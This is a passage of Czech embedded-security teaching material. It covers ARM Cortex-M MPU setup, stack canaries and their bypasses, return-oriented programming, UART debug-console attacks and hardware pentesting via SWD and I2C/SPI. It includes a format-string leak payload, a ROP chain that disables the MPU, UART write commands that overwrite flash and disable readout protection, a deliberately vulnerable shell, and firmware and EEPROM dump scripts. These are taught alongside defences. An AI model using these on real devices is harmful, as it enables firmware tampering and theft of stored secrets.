- **PRIVDEFENA = 1** → Privileged kód může přistupovat kamkoli (pokud region neurčuje jinak)
- **HFNMIENA = 0** → Během fault handleru MPU vypnuto (pro debug)

Konfigurace regionu – RBAR a RASR

```
// Region Base Address Register (RBAR)
// Nastavení bázové adresy regionu 0
MPU->RNR = 0; // Select region 0
MPU->RBAR = 0x20000000 |
           MPU_RBAR_VALID | // Update RNR
           (0 << 0); // Region number

// Bits:
// [31:N] ADDR - Base address (aligned to region size)
// [4] VALID - Update RNR from RBAR[3:0]
// [3:0] REGION - Region number (if VALID=1)

// Region Attribute and Size Register (RASR)
MPU->RASR = (0 << 28) | // XN: Execute Never
           (3 << 24) | // AP: Full access
           (0 << 19) | // TEX
           (1 << 18) | // S: Shareable
           (0 << 17) | // C: Cacheable
           (0 << 16) | // B: Bufferable
           (0 << 8) | // SRD: Subregion disable
           (16 << 1) | // SIZE: 2^(16+1) = 128 KB
           (1 << 0); // ENABLE
```

Velikosti regionů

SIZE field (bits 5:1 v RASR):

| SIZE | Velikost | SIZE | Velikost | SIZE | Velikost |
|------|----------|------|----------|------|----------|
| 4 | 32 B | 12 | 8 KB | 20 | 2 MB |
| 5 | 64 B | 13 | 16 KB | 21 | 4 MB |
| 6 | 128 B | 14 | 32 KB | 22 | 8 MB |
| 7 | 256 B | 15 | 64 KB | 23 | 16 MB |
| 8 | 512 B | 16 | 128 KB | 29 | 512 MB |
| 9 | 1 KB | 17 | 256 KB | 30 | 1 GB |
| 10 | 2 KB | 18 | 512 KB | 31 | 4 GB |
| 11 | 4 KB | 19 | 1 MB | | |

Poznámka: Bázová adresa musí být zarovnaná na velikost regionu.

Přístupová práva (AP field)

Access Permissions (bits 26:24 v RASR):

| AP | Privileged | Unprivileged | Popis |
|-----|------------|--------------|-------------------------|
| 000 | No access | No access | Zakázáno |
| 001 | RW | No access | Pouze privileged |
| 010 | RW | RO | Privileged R/W, User RO |
| 011 | RW | RW | Full access |
| 101 | RO | No access | Privileged read-only |
| 110 | RO | RO | Read-only pro všechny |
| 111 | RO | RO | Read-only (deprecated) |

XN bit (eXecute Never):

- **XN = 0** → Kód lze spouštět
- **XN = 1** → Nelze spouštět (data-only region)

Bezpečnost: XN bit chrání proti code injection útokům (W^X policy)

Paměťové atributy (TEX, C, B, S)

Type Extension (TEX), Cacheable (C), Bufferable (B):

| TEX | C | B | Typ paměti | Cache | Buffer | Použití |
|-----|---|---|------------------|-------|--------|----------------------|
| 000 | 0 | 0 | Strongly-ordered | No | No | Periferie (critical) |
| 000 | 0 | 1 | Device (shared) | No | Yes | Periferie (buffered) |
| 000 | 1 | 0 | Normal | WT | No | Code (write-through) |
| 000 | 1 | 1 | Normal | WB | Yes | SRAM (write-back) |
| 001 | 0 | 0 | Normal | No | No | Non-cacheable SRAM |
| 001 | 1 | 1 | Normal | WB+WA | Yes | Fastest (SRAM/SDRAM) |

Shareable (S):

- **S = 0** → Pouze jeden procesor
- **S = 1** → Sdíleno mezi procesory/DMA (multi-core)

WT = Write-Through, **WB** = Write-Back, **WA** = Write-Allocate

Subregiony (SRD field)

Region lze rozdělit na **8 stejných subregionů**:

- Každý subregion lze individuálně zakázat pomocí **SRD bitů**

Příklad:

```
// Region 64 KB (0x2000_0000 - 0x2000_FFFF)
// Subregion = 64KB / 8 = 8 KB každý

MPU->RNR = 0;
MPU->RBAR = 0x20000000;
MPU->RASR = (15 << 1) | // SIZE = 64 KB
             (0x03 << 8) | // SRD: disable subregion 0 a 1
             (1 << 0);    // ENABLE

// Výsledek:
// 0x2000_0000 - 0x2000_1FFF  DISABLED (subregion 0)
// 0x2000_2000 - 0x2000_3FFF  DISABLED (subregion 1)
// 0x2000_4000 - 0x2000_FFFF  ENABLED (subregions 2-7)
```

Poznámka: Subregiony nefungují pro regiony < 256 bajtů.

Praktický příklad: ochrana Flash

```
void mpu_protect_flash(void) {
    // Vypnout MPU během konfigurace
    MPU->CTRL = 0;

    // Region 0: Flash (512 KB) - read-only, executable
    MPU->RNR = 0;
    MPU->RBAR = 0x08000000;           // Flash base
    MPU->RASR = (0 << 28) |         // XN = 0 (executable)
                (0x6 << 24) |      // AP = 110 (R0 for all)
                (0 << 19) |        // TEX = 0
                (0 << 18) |        // S = 0
                (1 << 17) |        // C = 1 (cacheable)
                (0 << 16) |        // B = 0
                (0 << 8) |          // SRD = 0 (all enabled)
                (18 << 1) |        // SIZE = 512 KB
                (1 << 0);          // ENABLE

    // Zapnout MPU
    MPU->CTRL = MPU_CTRL_ENABLE | MPU_CTRL_PRIVDEFENA;
    __DSB(); // Data Synchronization Barrier - zajistí, že zápis do MPU registrů je dokončen
    __ISB(); // Instruction Synchronization Barrier - CPU přenačte instrukce s novou MPU konfigurací
}
```

Praktický příklad: Stack overflow detection

```
void mpu_guard_stack(void) {
    extern uint32_t _sstack; // Z linker scriptu

    // Region 1: Guard page pod stackem - no access
    MPU->RNR = 1;
    MPU->RBAR = ((uint32_t)&_sstack - 256); // 256B před stackem
    MPU->RASR = (1 << 28) | // XN = 1 (no execute)
                (0 << 24) | // AP = 000 (no access)
                (7 << 1) | // SIZE = 256 B
                (1 << 0); // ENABLE

    // Při stack overflow → MemManage fault
}
```

Bezpečnost: Detekce stack overflow chrání proti buffer overflow útokům

Praktický příklad: DMA buffer jako non-cacheable

```
// Buffer pro DMA v SRAM
uint8_t dma_buffer[4096] __attribute__((aligned(4096)));

void mpu_config_dma_buffer(void) {
    // Region 2: DMA buffer - non-cacheable, bufferable
    MPU->RNR = 2;
    MPU->RBAR = (uint32_t)dma_buffer;
    MPU->RASR = (1 << 28) | // XN = 1 (no execute)
                (3 << 24) | // AP = 011 (RW for all)
                (1 << 19) | // TEX = 001
                (0 << 18) | // S = 0
                (0 << 17) | // C = 0 (non-cacheable)
                (0 << 16) | // B = 0
                (0 << 8) | // SRD = 0
                (11 << 1) | // SIZE = 4 KB
                (1 << 0); // ENABLE
}
```

Bezpečnostní příklad: Ochrana kryptografických klíčů

```
// Secure memory region pro klíče (privileged only)
uint8_t secure_keys[256] __attribute__((aligned(256), section(".secure")));

void mpu_protect_keys(void) {
    MPU->RNR = 3;
    MPU->RBAR = (uint32_t)secure_keys;
    MPU->RASR = (1 << 28) | // XN = 1 (no execute, data only)
               (1 << 24) | // AP = 001 (RW privileged, no access unprivileged)
               (0 << 19) | // TEX = 0
               (0 << 18) | // S = 0
               (0 << 17) | // C = 0 (non-cacheable pro bezpečnost)
               (0 << 16) | // B = 0
               (0 << 8) | // SRD = 0
               (7 << 1) | // SIZE = 256 B
               (1 << 0); // ENABLE
}
```

Bezpečnost:

- Unprivileged kód nemá přístup ke klíčům
- Non-cacheable → ochrana proti cache timing útokům

Memory fault handling

Při porušení MPU pravidel nastává **MemManage fault**:

```
void MemManage_Handler(void) {
    // Čtení fault status registru
    uint32_t cfsr = SCB->CFSR;
    uint32_t mmfar = SCB->MMFAR; // Fault address (pokud MMARVALID=1)

    if (cfsr & SCB_CFSR_MMARVALID_Msk) {
        // MMFAR obsahuje platnou adresu
        printf("MPU fault at address: 0x%08lx\n", mmfar);
    }

    if (cfsr & SCB_CFSR_DACCVIOL_Msk) {
        printf("Data access violation\n");
    }

    if (cfsr & SCB_CFSR_IACCVIOL_Msk) {
        printf("Instruction access violation\n");
    }

    // Vymazat fault flags
    SCB->CFSR = cfsr;

    // V produkci: log + reset, v debug: breakpoint
    __BKPT(0);
}
```

CMSIS MPU API

CMSIS poskytuje pomocné funkce pro konfiguraci MPU:

```
// Makra pro region config
#define ARM_MPU_RBAR(Region, BaseAddress) \
    (((BaseAddress) & MPU_RBAR_ADDR_Msk) | \
     ((Region) & MPU_RBAR_REGION_Msk) | \
     (MPU_RBAR_VALID_Msk))

#define ARM_MPU_RASR(DisableExec, AccessPermission, TypeExtField, \
                    IsShareable, IsCacheable, IsBufferable, \
                    SubRegionDisable, Size) \
    (((DisableExec) << MPU_RASR_XN_Pos) | \
     ((AccessPermission) << MPU_RASR_AP_Pos) | \
     ((TypeExtField) << MPU_RASR_TEX_Pos) | \
     ((IsShareable) << MPU_RASR_S_Pos) | \
     ((IsCacheable) << MPU_RASR_C_Pos) | \
     ((IsBufferable) << MPU_RASR_B_Pos) | \
     ((SubRegionDisable) << MPU_RASR_SRD_Pos) | \
     ((Size) << MPU_RASR_SIZE_Pos) | \
     (MPU_RASR_ENABLE_Msk))
```

Použití CMSIS MPU API

```
void configure_mpu_regions(void) {  
    // Disable MPU  
    ARM_MPU_Disable();  
  
    // Region 0: Flash 512KB, R0, executable  
    ARM_MPU_SetRegion(  
        ARM_MPU_RBAR(0, 0x08000000),  
        ARM_MPU_RASR(0, ARM_MPU_AP_R0, 0, 0, 1, 0, 0, ARM_MPU_REGION_SIZE_512KB)  
    );  
  
    // Region 1: SRAM 128KB, RW, non-executable  
    ARM_MPU_SetRegion(  
        ARM_MPU_RBAR(1, 0x20000000),  
        ARM_MPU_RASR(1, ARM_MPU_AP_FULL, 1, 0, 1, 1, 0, ARM_MPU_REGION_SIZE_128KB)  
    );  
  
    // Region 2: Peripherals, Device memory  
    ARM_MPU_SetRegion(  
        ARM_MPU_RBAR(2, 0x40000000),  
        ARM_MPU_RASR(1, ARM_MPU_AP_FULL, 0, 1, 0, 1, 0, ARM_MPU_REGION_SIZE_512MB)  
    );  
  
    // Enable MPU with default background region for privileged  
    ARM_MPU_Enable(MPU_CTRL_PRIVDEFENA_Msk);  
  
    __DSB();  
    __ISB();  
}
```

MPU v RTOS (FreeRTOS příklad)

```
// FreeRTOS s MPU support (MPU_WRAPPERS_INCLUDED_FROM_API_FILE)
TaskParameters_t task_params = {
    .pvTaskCode = task_function,
    .pcName = "UserTask",
    .usStackDepth = 128,
    .pvParameters = NULL,
    .uxPriority = 2,
    .puxStackBuffer = task_stack,
    .xRegions = {
        // Region 0: Task code (Flash)
        { .pvBaseAddress = task_code_start, .ulLengthInBytes = 4096,
          .ulParameters = portMPU_REGION_READ_ONLY | portMPU_REGION_EXECUTE },

        // Region 1: Task data (SRAM)
        { .pvBaseAddress = task_data, .ulLengthInBytes = 1024,
          .ulParameters = portMPU_REGION_READ_WRITE },

        // Region 2: Shared buffer
        { .pvBaseAddress = shared_buffer, .ulLengthInBytes = 512,
          .ulParameters = portMPU_REGION_READ_WRITE }
    }
};

xTaskCreateRestricted(&task_params, &task_handle);
```

MPU a bezpečnost – shrnutí

MPU jako základ bezpečnosti:

1. **Izolace paměti** – ochrana mezi procesy/tasky
2. **W^X policy** – write XOR execute (XN bit)
3. **Privilege separation** – kernel vs. user mode
4. **Stack protection** – guard pages
5. **Key protection** – secure memory regions

Limity MPU:

- Konečný počet regionů (8-16)
- Pouze aligned power-of-2 velikosti
- Není replacement pro MMU (nemá virtual memory)

Další krok: ARM TrustZone (Cortex-M33+)

- Hardware isolation mezi Secure a Non-Secure world
- Více než jen MPU

3. Útoky na embedded systémy

Attack surface embedded zařízení

Co může útočník kompromitovat?

Hardware úrovně:

- **JTAG/SWD** – debug interface
- **UART/SPI/I²C** – sériové porty
- **Flash paměť** – fyzický dump
- **Power/Clock** – glitching

Nástroje:

- Logic analyzer (Saleae, DSLogic)
- JTAG debugger (J-Link, ST-Link)
- Software (Ghidra, binwalk, OpenOCD)

Software úrovně:

- **Firmware** – buffer overflow, injection
- **Bootloader** – bypassing secure boot
- **Protokoly** – CAN, Modbus, MQTT
- **Update mechanismus** – MITM, downgr

ade

Buffer Overflow - přehled

Detailní analýzu buffer overflow najdeš v [motivačním příkladu](#):

- IRQ Handler a zásobník (ARM exception entry/exit)
- Buffer overflow krok za krokem (4 kroky útoku)
- Proč není ASLR na embedded
- Jak CPU vykonává shellcode
- Proč je SRAM spustitelná (XN bit, MPU)
- Techniky útoku bez znalosti velikosti bufferu
- Shellcode příklady (vypnout MPU, dump flash, brick)

Zde se zaměříme na ochranu:

Stack Canary - ochrana proti overflow

Stack Canary = "hlídací kanárek na zásobníku"

Princip:

- Inspirováno horníky, kteří brali do dolů kanárky jako detektory jedovatých plynů
- Pokud kanárek zemřel → varování, že je nebezpečí
- **Stack canary** = speciální hodnota umístěná mezi buffer a return address
- Pokud se canary změní → detekce útoku!

```
// Kompilace s -fstack-protector
void process_command(char *input) {
    char buffer[64];
    strcpy(buffer, input); // Chráněno canary!
}
```

```

// Generovaný assembly (GCC):
process_command:
    push    {r4, r5, r6, lr}
    sub     sp, sp, #72
    mov     r5, r0

    ldr     r4, =__stack_chk_guard
    ldr     r4, [r4]
    str     r4, [sp, #68]        // Uložit canary na stack

    // ... funkce ...

    ldr     r3, [sp, #68]        // Načíst canary
    ldr     r2, =__stack_chk_guard
    ldr     r2, [r2]
    cmp     r3, r2              // Porovnat
    bne     __stack_chk_fail    // Pokud se liší → útok!

    add     sp, sp, #72
    pop     {r4, r5, r6, pc}

```


Ochrana: Pokud útočník přepíše canary → detekce

Co je `-fstack-protector` a jak funguje?

GCC/Clang flag pro automatickou ochranu zásobníku

Bez `-fstack-protector`:


Stack layout:



Útočník přepíše buffer → přepíše return address →
útok úspěšný

S `-fstack-protector`:

Stack layout:



Před návratem:

1. CPU kontroluje, jestli canary je stále stejný
2. Pokud NE → `__stack_chk_fail()` → program ukončen
3. Útočník **NEMŮŽE** přepsat return address bez detekce

Stack Canary - jak to funguje v assembleru?

Příklad ARM Thumb-2 kódu:

```
void vulnerable_function(char *input) {  
    char buffer[64];  
    strcpy(buffer, input); // Chráněno canary  
}
```

Kompilace BEZ `-fstack-protector`:

```
vulnerable_function:  
    push    {r4, lr}  
    sub     sp, sp, #64          ; Alokovat buffer  
    mov     r1, r0              ; r1 = input  
    mov     r0, sp              ; r0 = buffer  
    bl     strcpy              ; strcpy(buffer, input)  
    add     sp, sp, #64        ; Uvolnit buffer  
    pop     {r4, pc}           ; Návrat (PC = return addr)  
                                ; ⚠ Žádná kontrola!
```

Pokud útočník přepsal return address → PC = útočnickova adresa → útok úspěšný

Stack Canary - kompilace s `-fstack-protector`

```
vulnerable_function:
    push    {r4, r5, lr}
    sub     sp, sp, #68                ; 64B buffer + 4B canary
    ; === ULOŽIT CANARY NA STACK ===
    ldr     r4, =__stack_chk_guard     ; Načti globální canary
    ldr     r4, [r4]                  ; r4 = náhodná hodnota
    str     r4, [sp, #64]             ; Ulož na stack (nad buffer)
    ; === VLASTNÍ KÓD ===
    mov     r1, r0                    ; r1 = input
    mov     r0, sp                    ; r0 = buffer
    bl      strcpy                    ; strcpy(buffer, input)
    ; === KONTROLA CANARY ===
    ldr     r5, [sp, #64]             ; Načti canary ze stacku
    ldr     r3, =__stack_chk_guard     ; Načti originální
    ldr     r3, [r3]
    cmp     r5, r3                    ; Porovnej!
    bne     __stack_chk_fail         ; Pokud != → ÚTOK!
    ; === NORMÁLNÍ NÁVRAT ===
    add     sp, sp, #68
    pop     {r4, r5, pc}
```

Pokud útočník přepsal buffer → canary změněn → `__stack_chk_fail()` → program ukončen PŘED návratem

Jak se generuje canary?

`__stack_chk_guard` = globální proměnná s náhodnou hodnotou

Inicializace při startu programu:

```
// V C runtime (crt0.S nebo __libc_start_main)
void __stack_chk_guard_setup(void) {
    // Varianta 1: Hardcoded (slabé!)
    __stack_chk_guard = 0xDEADBEEF;

    // Varianta 2: Z časovače (lepší)
    __stack_chk_guard = SysTick->VAL;

    // Varianta 3: Z TRNG (nejlepší)
    __stack_chk_guard = RNG->DR; // True random
}

// V paměti:
uint32_t __stack_chk_guard = 0; // Inicializováno při boot
```

Klíč: Útočník NEZNÁ hodnotu canary → nemůže ji přepsat správnou hodnotou!

__stack_chk_fail() - co se stane při útoku?

```
// Implementace v libgcc (GCC runtime)
void __attribute__((noreturn)) __stack_chk_fail(void) {
    // 1. Vypsát chybovou hlášku (pokud je UART dostupný)
    printf("*** stack smashing detected ***: terminated\n");

    // 2. Logovat útok (pokud máme filesystem)
    log_security_event("Stack overflow detected");

    // 3. Vymazat citlivá data
    memset(secret_keys, 0, sizeof(secret_keys));

    // 4. Ukončit program / reset zařízení
    #ifdef DEBUG
        __BKPT(0); // Breakpoint pro debugger
    #else
        NVIC_SystemReset(); // Reset MCU
    #endif

    // Nikdy se sem nedostaneme
    while(1);
}
```

V embedded: Často prostě reset, protože nemáme OS k ukončení procesu.

Varianty `-fstack-protector`

| Flag | Popis | Kdy se canary přidá? |
|---------------------------------------|-------------------|---|
| <code>-fno-stack-protector</code> | Vypnuto | Nikdy |
| <code>-fstack-protector</code> | Základní | Funkce s <code>char[]</code> buffery nebo <code>alloca()</code> |
| <code>-fstack-protector-strong</code> | Doporučeno | + funkce s lokálními arrays, pointery, referencemi |
| <code>-fstack-protector-all</code> | Maximální | Všechny funkce (velký overhead!) |

Příklad použití v Makefile:

```
# Embedded projekt (STM32)
CFLAGS += -fstack-protector-strong    # Doporučeno
CFLAGS += -D_FORTIFY_SOURCE=2        # Bounds checking pro strcpy/memcpy

# Custom __stack_chk_guard init (v startup.c)
# void SystemInit(void) {
#     RNG_Init();
#     __stack_chk_guard = RNG_Get(); // Random canary
# }
```

Overhead `-fstack-protector`

Cena za bezpečnost:

Paměť (RAM):

- +4 bajty na stack pro každou chráněnou funkci
- +4 bajty globální `__stack_chk_guard`

Flash (kód):

- +8-12 bajtů kódu na funkci (load/check canary)
- +~100 bajtů pro `__stack_chk_fail()`

CPU čas:

- +2-3 instrukce při vstupu do funkce
- +3-4 instrukce při výstupu

Doporučení: Vždy použít `-fstack-protector-strong` v produkci!

Benchmark (STM32F4):

| Funkce | Bez canary | S canary | Rozdíl |
|-------------------------------|------------|------------|--------------|
| <code>process_packet()</code> | 120 cyklů | 128 cyklů | +6.7% |
| <code>parse_json()</code> | 5400 cyklů | 5420 cyklů | +0.4% |

Závěr: Overhead je **minimální** pro většinu embedded aplikací!

Jak útočník může obejít stack canary?

Canary není neprůstřelný!

1. Canary leak (format string):

```
// Zranitelnost
printf(user_input); // Format string bug

// Útok
payload = "%137$lX" # Leak canary ze stacku
→ Útočník ZJISTÍ hodnotu canary
→ Přepíše buffer + canary SPRÁVNOU hodnotou
→ Útok úspěšný!
```

2. Nepřímý overflow (přeskočení canary):

```
// Pokud útočník může přepsat JINÝ pointer
char *ptr = malloc(64);
char buffer[64]; // Chráněno canary

// Útok: Přepiš ptr místo bufferu
→ strcpy(ptr, evil_payload);
→ Canary nedotčen → žádná detekce!
```

3. Brute-force (32-bit canary):

- 2^{32} možností → na PC ~pár hodin
- Na embedded s resetem → neproveditelné


Return-Oriented Programming (ROP)

Problém: W^X (DEP) zabraňuje spuštění kódu ze stacku

Řešení útočníka: Znovupoužít existující kód v paměti!

Princip:

Stack po overflow:



Gadget = krátký úsek kódu končící RET

Např.:
`pop {r0}; ret`
`add r1, r2; ret`
`str r0, [r1]; ret`

ROP - praktický příklad

```
// Chceme zavolat: disable_mpu()
// Ale nemůžeme spustit vlastní kód (DEP aktivní)

// Gadgets v binárce (našli jsme pomocí ropper):
0x08001234: pop {r0}; bx lr
0x08001568: ldr r1, [r0]; bx lr
0x080019ac: blx r1; bx lr

// ROP chain:
uint32_t rop_chain[] = {
    0x08001234, // pop {r0}; bx lr
    0xE000ED94, // adresa MPU->CTRL
    0x08001568, // ldr r1, [r0]; bx lr (r1 = MPU->CTRL)
    0x08001234, // pop {r0}; bx lr
    0x00000000, // hodnota 0 (disable MPU)
    0x080012f8, // str r0, [r1]; bx lr (MPU->CTRL = 0)
};




// Overflow a přepsání return address:
memcpy(buffer + 64, rop_chain, sizeof(rop_chain));
```

Výsledek: MPU vypnuto, útočník má plný přístup k paměti!





Command Injection - UART konzole

Debug konzole na UART/USB jsou VELMI obvyklé v embedded systémech:

Během vývoje

-  **Debugging** - čtení registrů, dump paměti, kontrola stavu
-  **Testování** - factory testing, kalibrace senzorů
-  **Diagnostika** - field diagnostics, remote troubleshooting

Kde se s tím setkáš

-  **Routery, modemy** - AT příkazy, debug shell
-  **IoT zařízení** - smart home, kamery, termostaty
-  **Průmyslové systémy** - PLC, SCADA, medical devices
-  **Automotive** - OBD-II diagnostika, infotainment

Problém: Často se zapomenou zapnout i v produkci!

Typické příkazy:

```
> status
> read <addr>
> write <addr> <value>
> reset
> flash_erase
```

Command Injection - Zranitelná implementace

Typický zranitelný kód (bez jakékoliv ochrany!):

```
void shell_command(char *cmd) {
    if (strncmp(cmd, "read ", 5) == 0) {
        uint32_t addr = strtoul(cmd + 5, NULL, 16);
        uint32_t value = *(volatile uint32_t*)addr;
        printf("0x%08x: 0x%08x\n", addr, value);
    }
    else if (strncmp(cmd, "write ", 6) == 0) {
        char *space = strchr(cmd + 6, ' ');
        uint32_t addr = strtoul(cmd + 6, NULL, 16);
        uint32_t value = strtoul(space + 1, NULL, 16);
        *(volatile uint32_t*)addr = value; // UNSAFE!
        printf("Written 0x%08x to 0x%08x\n", value, addr);
    }
}
```

Problémy:

- **✗ Žádná autentizace** - kdokoliv s přístupem k UART může psát příkazy
- **✗ Neomezený přístup** - můžeš číst/psát **LIBOVOLNOU** adresu
- **✗ Žádný whitelist** - můžeš zapsat do kritických registrů (Flash, MPU, AIRCR)

Command Injection - Praktické útoky

Exploit #1: Reset zařízení

```
> write E000ED0C 05FA0004 # SCB->AIRCRCR = SYSRESETREQ
```

Exploit #2: Přepis Flash (pokud RDP=0)

```
> write 08000000 DEADBEEF # Modifikace firmware  
→ Firmware modifikován! → Po restartu zařízení spustí backdoor
```

Exploit #3: Vypnutí MPU

```
> write E000ED94 00000000 # MPU->CTRL = 0  
→ MPU vypnuto! → Útočník může spustit shellcode na stacku
```

Exploit #4: Změna RDP (pokud není Level 2)

```
> write 40023C14 0000AA00 # FLASH_OPTCR: RDP=0xAA (Level 0)  
> write E000ED0C 05FA0004 # Reset  
→ RDP vypnuto, Flash čitelná!
```

Reálné příklady

1. D-Link routery (CVE-2019-XXXX)

- Debug konzole na UART
- Příkaz: `flash write <addr> <data>` bez autentizace
- Útočník přepsal firmware → trvalý backdoor

2. IoT kamery (mnoho výrobců)

- Telnet shell s příkazy `devmem read/write`
- Použito botnety (Mirai) pro kompromitaci

3. Medical devices

- Debug konzole pro "field service"
- Útočník může měnit kalibrační parametry
- FDA varování: "disable debug ports in production!"

4. Smart home hub

```
$ screen /dev/ttyUSB0 115200
> help
Available commands:
  read, write, dump, flash_erase, reboot
> write 08000000 DEADCODE
Flash modified!
```

Jak správně implementovat debug konzoli

1. Autentizace

```
bool authenticated = false;

void shell_command(char *cmd) {
    if (!authenticated) {
        if (strncmp(cmd, "login ", 6) == 0) {
            char *password = cmd + 6;
            if (verify_password(password)) {
                authenticated = true;
                printf("Login successful\n");
            } else {
                printf("Access denied\n");
            }
        } else {
            printf("Please login first\n");
        }
        return;
    }

    // Zbytek příkazů...
}
```

2. Whitelist adres

```
bool is_safe_address(uint32_t addr) {
    // Povolené oblasti
    if (addr >= 0x20000000 && addr < 0x20020000) return true; // SRAM
    if (addr >= 0x40000000 && addr < 0x40008000) return true; // Peripherals

    // Zakázané oblasti
    if (addr >= 0x08000000 && addr < 0x08100000) return false; // Flash – READ ONLY!
    if (addr >= 0xE000E000 && addr < 0xE000F000) return false; // SCB, MPU – FORBIDDEN!

    return false;
}

void shell_write(uint32_t addr, uint32_t value) {
    if (!is_safe_address(addr)) {
        printf("Access denied: 0x%08x\n", addr);
        return;
    }
    *(volatile uint32_t*)addr = value;
}
```

3. Omezené příkazy (whitelist)

```
void shell_command(char *cmd) {  
    // Jen bezpečné příkazy  
    if (strcmp(cmd, "status") == 0) {  
        print_status();  
    }  
    else if (strcmp(cmd, "version") == 0) {  
        print_version();  
    }  
    else if (strncmp(cmd, "led ", 4) == 0) {  
        // Specifický hardware command  
        set_led(atoi(cmd + 4));  
    }  
    else {  
        printf("Unknown command\n");  
    }  
  
    // ŽÁDNÉ obecné read/write příkazy!  
}
```

4. Kompletně vypnout v produkci

```
void main(void) {  
    #ifdef DEBUG_BUILD  
        init_uart_shell(); // Jen v DEBUG buildu  
    #endif  
  
    // Nebo runtime check:  
    if (is_debug_enabled()) { // Option byte / GPIO jumper  
        init_uart_shell();  
    }  
}
```

5. Challenge-response autentizace

```
void shell_login(void) {
    uint32_t challenge = RNG->DR; // Random challenge
    printf("Challenge: %08x\n", challenge);

    char response[64];
    read_line(response, sizeof(response));

    // Expected: HMAC-SHA256(challenge, secret_key)
    uint8_t expected[32];
    hmac_sha256(&challenge, 4, secret_key, 32, expected);

    if (memcmp(response, expected, 32) == 0) {
        authenticated = true;
    }
}
```

4. Hardware Pentesting

JTAG/SWD Debug Port

Serial Wire Debug (SWD) - 2-wire debug interface na ARM Cortex-M

Piny:

- **SWDIO** - Data I/O
- **SWCLK** - Clock
- **SWO** - Trace output (volitelný)
- **nRST** - Reset

```
// Typická konfigurace STM32
// SWDIO = PA13
// SWCLK = PA14

// Pokud je SWD nezabezpečeno:
// → Útočník může:
// - Číst/modifikovat RAM
// - Číst Flash (pokud RDP=0)
// - Provést firmware dump
// - Nahrát vlastní kód
```

JTAG - praktický útok

Nástroje:

- **OpenOCD** - open-source debugger
- **J-Link** - komerční (Segger)
- **ST-Link** - STM32 (ST Microelectronics)

```
# OpenOCD připojení
openocd -f interface/stlink.cfg -f target/stm32f4x.cfg






# Telnet konzole
telnet localhost 4444

# Příkazy:
> halt # Zastavit CPU
> mdw 0x20000000 64 # Dump RAM
> mww 0xE000ED0C 0x05FA0004 # Reset
> flash read_bank 0 dump.bin 0 0x80000 # Dump Flash
```




I²C/SPI Sniffing a Injection

Proč útočníci cílí na I²C/SPI sběrnice?

Embedded systémy často používají **externí čipy** pro:

-  I²C EEPROM - konfigurace, kalibrace, licenční klíče
-  SPI Flash - firmware, bootloader, filesystem
-  Secure elements - crypto klíče (ATECC608, TPM)
-  RTC - real-time clock s baterií
-  Senzory - teplota, tlak, akcelerometry

Problém:

-  I²C/SPI nejsou šifrované - data jdou v plain textu
-  Žádná autentizace - kdokoliv může číst/psát
-  Fyzicky přístupné - piny jsou na PCB

I²C/SPI - Fyzický přístup

Jak útočník postupuje:

1. Otevřít zařízení
2. Najít I²C/SPI čipy
 - Najít označení: 24C64 (EEPROM), W25Q128 (SPI Flash)
3. Identifikovat piny

I²C piny (4 vodiče)

EEPROM (8-pin SOIC):

| | | |
|--------|--------|--------------------------------|
| 1: A0 | VCC: 8 | |
| 2: A1 | WP : 7 | ← Write Protect (často na GND) |
| 3: A2 | SCL: 6 | ← Clock |
| 4: GND | SDA: 5 | ← Data |

SPI Flash piny (8-pin SOIC)

Flash (W25Q128):

| | | |
|--------|---------|-----------|
| 1: /CS | VCC: 8 | |
| 2: D0 | /HOLD:7 | |
| 3: /WP | CLK: 6 | ← Clock |
| 4: GND | DI : 5 | ← Data In |

4. Připojit Bus Pirate / Logic Analyzer

I²C EEPROM - Praktický dump

Hardware:

- **Bus Pirate** (~\$30) - univerzální interface
- **FT232H** (~\$15) - USB to I²C/SPI, **CH341A** (~\$5) - SPI programmer (levný)

Software dump - I²C EEPROM, pomocí FT232H

```
from pyftdi.i2c import I2cController

i2c = I2cController()
i2c.configure('ftdi://ftdi:232h/1')

# EEPROM na 0x50 (typická adresa AT24C256)
eeprom = i2c.get_port(0x50)

# Dump celého obsahu (32 KB)
dump = bytearray()
for addr in range(0, 32768, 64):
    chunk = eeprom.read_from(addr, 64)
    dump.extend(chunk)
    print(f"Reading: {addr}/{32768}")
```

```
# Ulož
open('eeprom_dump.bin', 'wb').write(dump)

# Analýza
import binascii
print(binascii.hexdump(dump[:256]))
```

Co můžeš najít:

```
00000000: 57 69 46 69 3A 20 53 53 49 44 3D 4D 79 4E 65 74  WiFi: SSID=MyNet
